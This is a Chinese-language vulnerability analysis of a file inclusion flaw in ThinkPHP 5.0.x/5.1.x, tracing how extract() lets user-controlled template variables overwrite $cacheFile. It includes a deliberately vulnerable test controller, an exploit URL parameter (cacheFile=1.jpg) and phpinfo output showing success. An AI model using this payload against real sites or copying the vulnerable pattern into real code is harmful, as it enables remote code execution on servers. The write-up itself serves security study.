TP5文件包含

Version: 5.0.0<=ThinkPHP5<=5.0.18 、 5.1.0<=ThinkPHP<=5.1.10

\library\think\template\driver\File.php

read函数使用extract()将传入的vars数组解析为变量,随后包含传入的另一个$cacheFile变量,如果$vars可控即可利用extract()覆盖$cacheFile的值造成文件包含

```
    public function read($cacheFile, $vars = [])
    {
        if (!empty($vars) && is_array($vars)) {
            // 模板阵列变量分解成为独立变量
            extract($vars, EXTR_OVERWRITE);
        }
        //载入模版缓存文件
        include $cacheFile;
    }
```

在library\think\Template.php中的fetch函数中调用的read方法,传入的`$vars`变量为`$this->data`,而`$this->data`的值则为fetch方法接收的$vars参数值

```
    public function fetch($template, $vars = [], $config = [])
    {
        if ($vars) {
            $this->data = $vars;//$this->data赋值
        }
        ...
        ...
        ...
            // 读取编译存储
            $this->storage->read($cacheFile, $this->data);//调用read方法
            // 获取并清空缓存
            $content = ob_get_clean();
            if (!empty($this->config['cache_id']) && $this->config['display_cache']) {
                // 缓存页面输出
                Cache::set($this->config['cache_id'], $content, $this->config['cache_time']);
            }
            echo $content;
        }
    }
```

$this->storage则在Template类的构造函数中定义,为`think\\template\\driver\`

```
        $class          = false !== strpos($type, '\\') ? $type :
'\\think\\template\\driver\\' . ucwords($type);
        $this->storage = new $class();
```

Template->fetch方法则是在library\think\view\driver\Think.php中被调用,在该方法中会获取模板名称,默认为当前模块/默认视图目录/当前控制器(小写)/当前操作(小写).html，不存在的话会报错,需要创建

```
    public function fetch($template, $data = [], $config = [])
    {
        if ('' == pathinfo($template, PATHINFO_EXTENSION)) {
            // 获取模板文件名
            $template = $this->parseTemplate($template);
        }
        // 模板不存在 抛出异常
        if (!is_file($template)) {
            throw new TemplateNotFoundException('template not exists:' .
$template, $template);
        }
        // 记录视图信息
        App::$debug && Log::record('[ VIEW ] ' . $template . ' [ ' .
var_export(array_keys($data), true) . ' ]', 'info');
        $this->template->fetch($template, $data, $config);//调用template-
>fetch
    }
```

而Thinkphp->fetch则是在thinkphp/library/think/View.php中调用，而$vars的值被赋值为$this->data

```
     */
    public function fetch($template = '', $vars = [], $replace = [],
$config = [], $renderContent = false)
    {
        // 模板变量
        $vars = array_merge(self::$var, $this->data, $vars);//赋值$vars

        // 页面缓存
        ob_start();
        ob_implicit_flush(0);

        // 渲染输出
        $method = $renderContent ? 'display' : 'fetch';
        $this->engine->$method($template, $vars, $config);
```

而调用View->fetch则是在thinkphp/library/think/Controller.php类中，即$this—>fetch()

```
    protected function fetch($template = '', $vars = [], $replace = [],
$config = [])
```

```
    {
        return $this->view->fetch($template, $vars, $replace, $config);
    }
```

而$this->data的值则是在$this->assign()中赋值，而在assign()则是调用的view->assign()


```
    protected function assign($name, $value = '')
    {
        $this->view->assign($name, $value);
    }
```

view->assign()

```
    public function assign($name, $value = '')
    {
        if (is_array($name)) {//对传入的参数解析赋值
            $this->data = array_merge($this->data, $name);
        } else {
            $this->data[$name] = $value;//
        }
        return $this;
    }
```

最终变量的传递过程则是$vars->$this.assign()->$view.assign()->$View.fetch()->$this.fetch()->Template.fetch()->File.read()->exract($vars)->include $cacheFile，只要assign()时的变量可控即可覆盖$cacheFile的值 测试代码

```
    public function index()
    {
        $this->assign(request()->get());
        return $this->fetch(); // 当前模块/默认视图目录/当前控制器（小写）/当前操作（小写）.html
    }
```



localhost/index.php/index/index?cacheFile=1.jpg

PHP Version 5.6.9

System	Windows NT WIN-S308OR15HLB 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)